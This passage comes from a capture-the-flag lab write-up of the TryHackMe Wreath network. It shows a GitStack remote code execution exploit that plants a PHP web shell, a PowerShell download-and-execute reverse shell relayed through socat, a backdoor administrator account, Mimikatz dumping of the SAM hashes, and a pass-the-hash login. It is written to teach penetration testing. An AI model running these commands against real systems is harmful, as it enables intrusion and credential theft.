
However, knowing that this machine is only available on the internal network, it is possible that its software is not updated. The outdated software of this website is especially alarming when looking at the output of **nikto**, a tool for scanning vulnerabilities on web servers:



```
+ PHP/5.4.3 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.
2.1 may also current release for each branch.
+ Python/2.7.2 appears to be outdated (current is at least 2.7.8)
+ mod_wsgi/3.3 appears to be outdated (current is at least 4.0)
+ OpenSSL/0.9.8u appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc
 are also current.
+ mod_ssl/2.2.22 appears to be outdated (current is at least 2.8.31) (may depend on server vers
ion)
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is th
e EOL for the 2.x branch.
```

Note the large amount of outdated software

It follows that the GitStack software used on the target might also be outdated and vulnerable. Searchsploit is a great tool for finding exploits for outdated software:




```
└──╼ $searchsploit gitstack
--------------------------------------------------------------- ---------------------------
 Exploit Title                                                 |  Path
--------------------------------------------------------------- ---------------------------
GitStack - Remote Code Execution                               | php/webapps/44044.md
GitStack - Unsanitized Argument Remote Code Execution (Meta    | windows/remote/44356.rb
GitStack 2.3.10 - Remote Code Execution                        | php/webapps/43777.py
--------------------------------------------------------------- ---------------------------
Shellcodes: No Results
┌─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath]
└──╼ $searchsploit -m php/webapps/43777.py
  Exploit: GitStack 2.3.10 - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/43777
     Path: /usr/share/exploitdb/exploits/php/webapps/43777.py
File Type: Python script, ASCII text executable, with CRLF line terminators

Copied to: /home/0xd4y/business/tryhackme/easy/other/wreath/43777.py
```

All three exploit results about GitStack are about the same version (namely 2.3.10). I then copied the exploit **php/webapps/43777.py** onto my local machine.


Exploit Analysis

Before running this exploit, we will examine it to see how it works:



```
r = requests.get('http://{}/web/index.php?p={}.git&a=summary'.format(ip, repository), auth=
HTTPBasicAuth(username, 'p && echo "<?php system($_POST[\'a\']); ?>" > c:\GitStack\gitphp\e
xploit.php'))
```

As can be seen from the image above, the password field is most likely vulnerable (as it turns out, the username field is also vulnerable). The python script injects PHP code into the password field, and the web server executes it. This critical vulnerability was caused by passing unsanitized user input into an exec function[5]:




```
// try to authenticate
$authenticated = false;
$username = $_SERVER['PHP_AUTH_USER'];
$password = $_SERVER['PHP_AUTH_PW'];
```

[5] https://owasp.org/www-chapter-ghana/assets/slides/OWASP_Gitstack_Presentation.pdf

When running the script, it uploads a PHP web shell called **exploit.php** with the parameter **'a'** to the /web directory (I modified the script and called it exploit-0xd4y.php, as it is good practice to change the default configurations of an exploit whether that be a password to a backdoor, parameters, etc).

Reverse Shell

I curled this web shell and provided it the **-d** flag to specify the data to be inputted:




```
┌─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath]
└──╼ $curl -X POST localhost:18020/web/exploit-0xd4y.php -d "a=whoami"
"nt authority\system
```

And this web server is running as System, the highest-privileged Windows user (even higher than Administrator)! I then tried to find a way to get a reverse shell from the exploited system. The first thing to test is to see if our attack box can be pinged from the target (I made sure to use the **-n** flag to specify how many packets to send). It is extremely important to note this seemingly insignificant flag. If we were to not specify how many packets to send, the server would constantly be trying to ping us, and there would be no way for us to stop this command without somehow killing the process. A constant ping to our attack box would therefore look suspicious.

Pivoting through .200


We can set up a tcpdump on the tun0 interface (the VPN routing path) and provide it with the icmp argument (Internet Control Message Protocol) so that we are only listening for pinging packets.



```
┌─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath]
└──╼ $curl -X POST localhost:18020/web/exploit-0xd4y.php -d "a=ping -n 1 10.50.112.6"
"
Pinging 10.50.112.6 with 32 bytes of data:
Request timed out.

Ping statistics for 10.50.112.6:
    Packets: Sent = 1, Received = 0, Lost = 1 (100% loss),
"
┌─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath]
└──╼ $
```

```
┌─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath/www]
└──╼ $sudo tcpdump -i tun0 -n icmp
┌─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath/www]
└──╼ $sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
```

Alas, I did not receive a response from the server. This meant that we cannot send a direct reverse shell from .150 to us. However, we can use nishang[6] to get a socat reverse shell relay. CentOS, the operating system of the compromised .200 machine, has a very restrictive firewall called firewalld that will limit almost all inbound connections.



```
[root@prod-serv ~]# systemctl status firewalld
● firewalld.service - firewalld - dynamic firewall daemon
   Loaded: loaded (/usr/lib/systemd/system/firewalld.service; enabled; vendor preset: enabled)
   Active: active (running) since Sun 2021-03-28 16:35:26 BST; 48min ago
     Docs: man:firewalld(1)
 Main PID: 851 (firewalld)
    Tasks: 2 (limit: 5012)
   Memory: 32.7M
```


We can see that the firewall is active

Unfortunately, our attack box cannot "talk" with the .150 machine directly, but the host ending in .200 can. This means that we could get a reverse shell by setting up a listener on the .200 machine which forwards traffic to us, and then have the .150 host directly send the reverse shell to the .200 host.

Socat Relay Reverse Shell


I used a socat reverse shell to demonstrate this, as it is instructive on how networking traffic can be directed:

1. We are going to set up a listening port on 20001 on the .200 machine and forward all traffic from that port to 20002 on our machine.

   ```
   [root@prod-serv ~]# ./0xd4y-socat tcp-l:20001 tcp:10.50.112.6:20002
   ```


2. Next, we will set up netcat listening on port 20002 on our system:

   ```
   ┌─[✗]─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath/www]
   └──╼ $nc -lvnp 20002
   ```

3. I used the Invoke-PowerShellTcp.ps1 nishang script and added **Invoke-PowerShellTcp -Reverse -IPAddress 10.200.111.200 -Port 20001** to the bottom of the script, so that when downloading the script using IEX (more on this later), each line in the script will be automatically executed giving us a reverse shell:


[6] https://github.com/samratashok/nishang



```
┌─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath/www]
└──╼ $tail 0xd4y-rev.ps1
            $listener.Stop()
        }
    }
    catch
    {
        Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
        Write-Error $_
    }
}
Invoke-PowerShellTcp -Reverse -IPAddress 10.200.111.200 -Port 20001
```

Note how we are sending the reverse shell to .200 on port 20001 (remember all traffic on port 20001 will be directed to our port 20002 on our machine).

4. Now, the firewall will block inbound connections for any ports that are not specified as exceptions. We have to tell the firewall which ports it should allow for connections by using the **firewall-cmd** command as such:




```
[root@prod-serv ~]# firewall-cmd --zone=public --add-port 20003/tcp
success
[root@prod-serv ~]# firewall-cmd --zone=public --add-port 20001/tcp
success
```

*Alternatively you can type **systemctl stop firewalld** to completely disable the firewall, though this is one of the noisiest actions a pentester can do, and it should only be done when it is an absolute necessity.*

Remember that port 20001 will be directing all traffic to us.


5. Port 20003 will be the HTTP server on **.200** which we can set up with **python3 -m http.server 20003**; it will serve the powershell reverse shell file (which I renamed to **0xd4y-rev.ps1**).
6. Finally, it's time for the payload. We can download files / strings using IEX (Elixir's Interactive Shell) in powershell.



```
┌─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath]
└──╼ $curl -X POST localhost:18020/web/exploit-0xd4y.php -d '''a=powershell.exe -exec bypass -
c "IEX(New-Object Net.WebClient).downloadString('http://10.200.111.200:20003/rev.ps1')"'''
""
```


Note the usage of three single quotes in the data argument to tell our bash shell to not interpret anything inside the quotes.

Unfortunately, this payload did not work (most likely due to some special characters). I am running commands through a web shell, and therefore it is likely that the server is not understanding some of the special characters in the payload. This means that most likely we will have to url-encode the payload for it to work:




```
┌─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath/www]
└──╼ $curl -X POST localhost:18020/web/exploit-0xd4y.php -d '''a=powershell.exe%20-exec%20bypas
s%20-c%20%22IEX(New-Object%20Net.WebClient).downloadString(%27http%3A%2F%2F10.200.111.200%3A200
03%2F0xd4y-rev.ps1%27)%22'''
```

Sure enough, when I executed this command, the output hanged and I got a hit on the python HTTP server!



```
[root@prod-serv ~]# python3 -m http.server 20003
Serving HTTP on 0.0.0.0 port 20003 (http://0.0.0.0:20003/) ...
10.200.111.150 - - [28/Mar/2021 16:41:53] "GET /0xd4y-rev.ps1 HTTP/1.1" 200
```


So now that **0xd4y-rev.ps1** was executed by the server, there should be a reverse shell getting sent to port 20001 on .200 which is getting forwarded to us on 20002:



```
┌─[✗]─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath/www]
└──╼ $nc -lvnp 20002
listening on [any] 20002 ...
connect to [10.50.112.6] from (UNKNOWN) [10.200.111.200] 49346
Windows PowerShell running as user GIT-SERV$ on GIT-SERV
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\GitStack\gitphp>whoami
nt authority\system
```


Attempting to Use Mimikatz

Now, with a reverse shell as System, we have the necessary privileges to extract password hashes using **Mimikatz**, a tool used to gather credentials on a system. Before downloading Mimikatz onto the target, it's important to check if the target is a 32bit or 64bit computer by using the systeminfo command:



```
PS C:\GitStack\gitphp>systeminfo

Host Name:                 GIT-SERV
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-70000-00000-AA368
Original Install Date:     08/11/2020, 13:19:49
System Boot Time:          28/03/2021, 18:24:49
System Manufacturer:       Xen
System Model:              HVM domU
System Type:               x64-based PC
```


Noticing that this is a 64bit computer, I downloaded a 64bit mimikatz binary:



```
PS C:\Windows\System32\spool\drivers\color> curl http://10.200.111.200:20003/0xd4y-mimikatz.exe -o 0xd4y-mimikatz.exe
PS C:\Windows\System32\spool\drivers\color> dir


    Directory: C:\Windows\System32\spool\drivers\color


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       28/03/2021     18:41        1250056 0xd4y-mimikatz.exe
```


I downloaded this binary in the **C:\Windows\System32\spool\drivers\color** directory out of habit, as this is a world writable path and is typically whitelisted by AppLocker, a program which restricts which files can be executed based on the file’s path.

Alas, running Mimikatz on an unstable shell simply does not work. I tried getting a meterpreter shell, but that did not work either. However, with ssh being open on .200, a powerful tool named **sshuttle** can be leveraged as a VPN into this internal network:



```
┌─[✗]─[root@Writeup]─[~]
└──╼ #sshuttle -r root@thomaswreath.thm --ssh-cmd "ssh -i /home/0xd4y/business/tryhackme/easy/o
ther/wreath/id_rsa" 10.200.111.0/24 -x 10.200.111.200
```


We can confirm this worked by trying to curl the web page:



```
┌─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath]
└──╼ $curl http://10.200.111.150

<!DOCTYPE html>
<html lang="en">
<head>
  <meta http-equiv="content-type" content="text/html; charset=utf-8">
  <title>Page not found at /</title>
  <meta name="robots" content="NONE,NOARCHIVE">
  <style type="text/css">
```


Shell Stabilization

Earlier, we found that port 3389 was open on the .150 system. This is the port typically designated for Remote Desktop Protocol (RDP), and we can use this port to get a nice GUI on the box. First, I created a user with admin privileges inside the **Remote Management Users** group so as to allow us to remotely authenticate as the user through RDP:



```
PS C:\GitStack\gitphp> net user 0xd4y pass /add
PS C:\GitStack\gitphp>

PS C:\GitStack\gitphp> net localgroup Administrators 0xd4y /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup "Remote Management Users" 0xd4y /add
The command completed successfully.
```


We can now use **evil-winrm** with our created credentials to easily get a shell on the box:



```
┌─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath]
└──╼ $evil-winrm -i 10.200.111.150 -u 0xd4y -p pass

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\0xd4y\Documents>
```


Mimikatz

With the user that we created, a nice GUI instance can be established using the **xfreerdp** command as follows:




```
┌─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath]
└──╼ $xfreerdp /v:10.200.111.150 /u:0xd4y /p:pass
```

This results in a GUI instance of the box. I executed **cmd.exe** as Administrator because the created user is part of the Administrators group. With administrative privileges, it's possible to extract Windows' stored credentials (I talk about this in depth in my Bastion Writeup[7]).




```
C:\Windows\System32\spool\drivers\color>0xd4y-mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # _
```



```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

664     {0;000003e7} 1 D 20149          NT AUTHORITY\S
 -> Impersonated !
 * Process Token : {0;000adf4f} 2 F 1524710     GIT-SE
   Primary
 * Thread Token  : {0;000003e7} 1 D 1619900     NT AU
tion)

mimikatz # lsadump::sam
Domain : GIT-SERV
SysKey : 0841f6354f4b96d21b99345d07b66571
Local SID : S-1-5-21-3335744492-1614955177-2693036043

SAMKey : f4a3c96f8149df966517ec3554632cf4

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 37db630168e5f82aaf[redacted]
```

[7] https://0xd4y.github.io/Writeups/HackTheBox/Bastion%20Writeup.pdf




```
RID  : 000003e9 (1001)
User : Thomas
  Hash NTLM: 02d90eda8f6b6b06c3[redacted]
```

These NTLM Hashes were edited so as to not expose the full hash

How Mimikatz Works

Looking at the output of Mimikatz, we can see the hashes for all the users on the system. This is due to the single sign-on (SSO) feature of Windows. The SSO feature is used so as to not constantly ask the user to input his username and password whenever he wants to access a resource on the network, as this is simply tedious (once again, the great old war between convenience and security). Instead, the server hashes the user's password and stores it in the SAM (Security Account Manager) hive. These credentials are then managed by the Local Security Authority (LSASS.exe), essentially enabling SSO.

Copying the output of Mimikatz, I saw that Thomas has an insecure password which hashcat cracked (alternatively, you can use https://crackstation.net/[8]). However, the Administrator password was too secure to crack, but it is still possible to use this hash for authenticating as the Administrator user. Evil-winrm has an extremely powerful flag denoted with **-H** which is used to gain access to an account by performing a pass the hash attack (PtH).



```
┌─[✗]─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath]
└──╼ $evil-winrm -i 10.200.111.150 -u Administrator -H 37db630168e5f82aaf[redacted]

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
git-serv\administrator
```

How a Pass the Hash Attack (PtH) Works

As can be seen in the image above, we authenticated as Administrator despite not specifying the password for the user, confirming that PtH worked! This attack works as follows[9]:

Pentester: *Cool! I just got Administrator's hash so let's use evil-winrm to access the powershell.exe resource as Administrator.* "Hey server! Give me powershell.exe as Administrator!"

Server: "Hi there Pentester! I know you want powershell.exe as the Administrator user, but I can't just give it to you without verifying first that you are in fact the Administrator. I'll test you by

[8] This website can be particularly fast in cracking unsalted hashes because it uses a rainbow table.

[9] https://www.youtube.com/watch?v=cBXdoIuLzmA&ab_channel=1ENews

sending you this random 16 byte integer: **65532345234...34324234**. Encrypt this with your password hash and send the response back to me."

Pentester: *No problem, I'll encrypt this 16 byte number with Administrator's hash.* "Hey Server! Here is my encrypted response: **#$()#@$*@!_#)*$./121** (the actual encryption doesn't really look like this in reality, but I will use this string for the purpose of demonstration)."

Server: "Alright, thanks for the response Pentester. Hi Domain Controller! I challenged Pentester with this 16 byte integer: **65532345234...34324234**, and this was his encrypted response: **#$()#@$*@!_#)*$./121**.

Domain Controller: *Right, well I have Server's challenge and Pentester's response. Let me go check my library of NTLM hashes and see if I can decrypt this response with Administrator's hash...and I can! This must be Administrator then.* "Hello Server, I was able to decrypt the response with Administrator's hash, so this must be Administrator. Grant the client the powershell.exe resource."

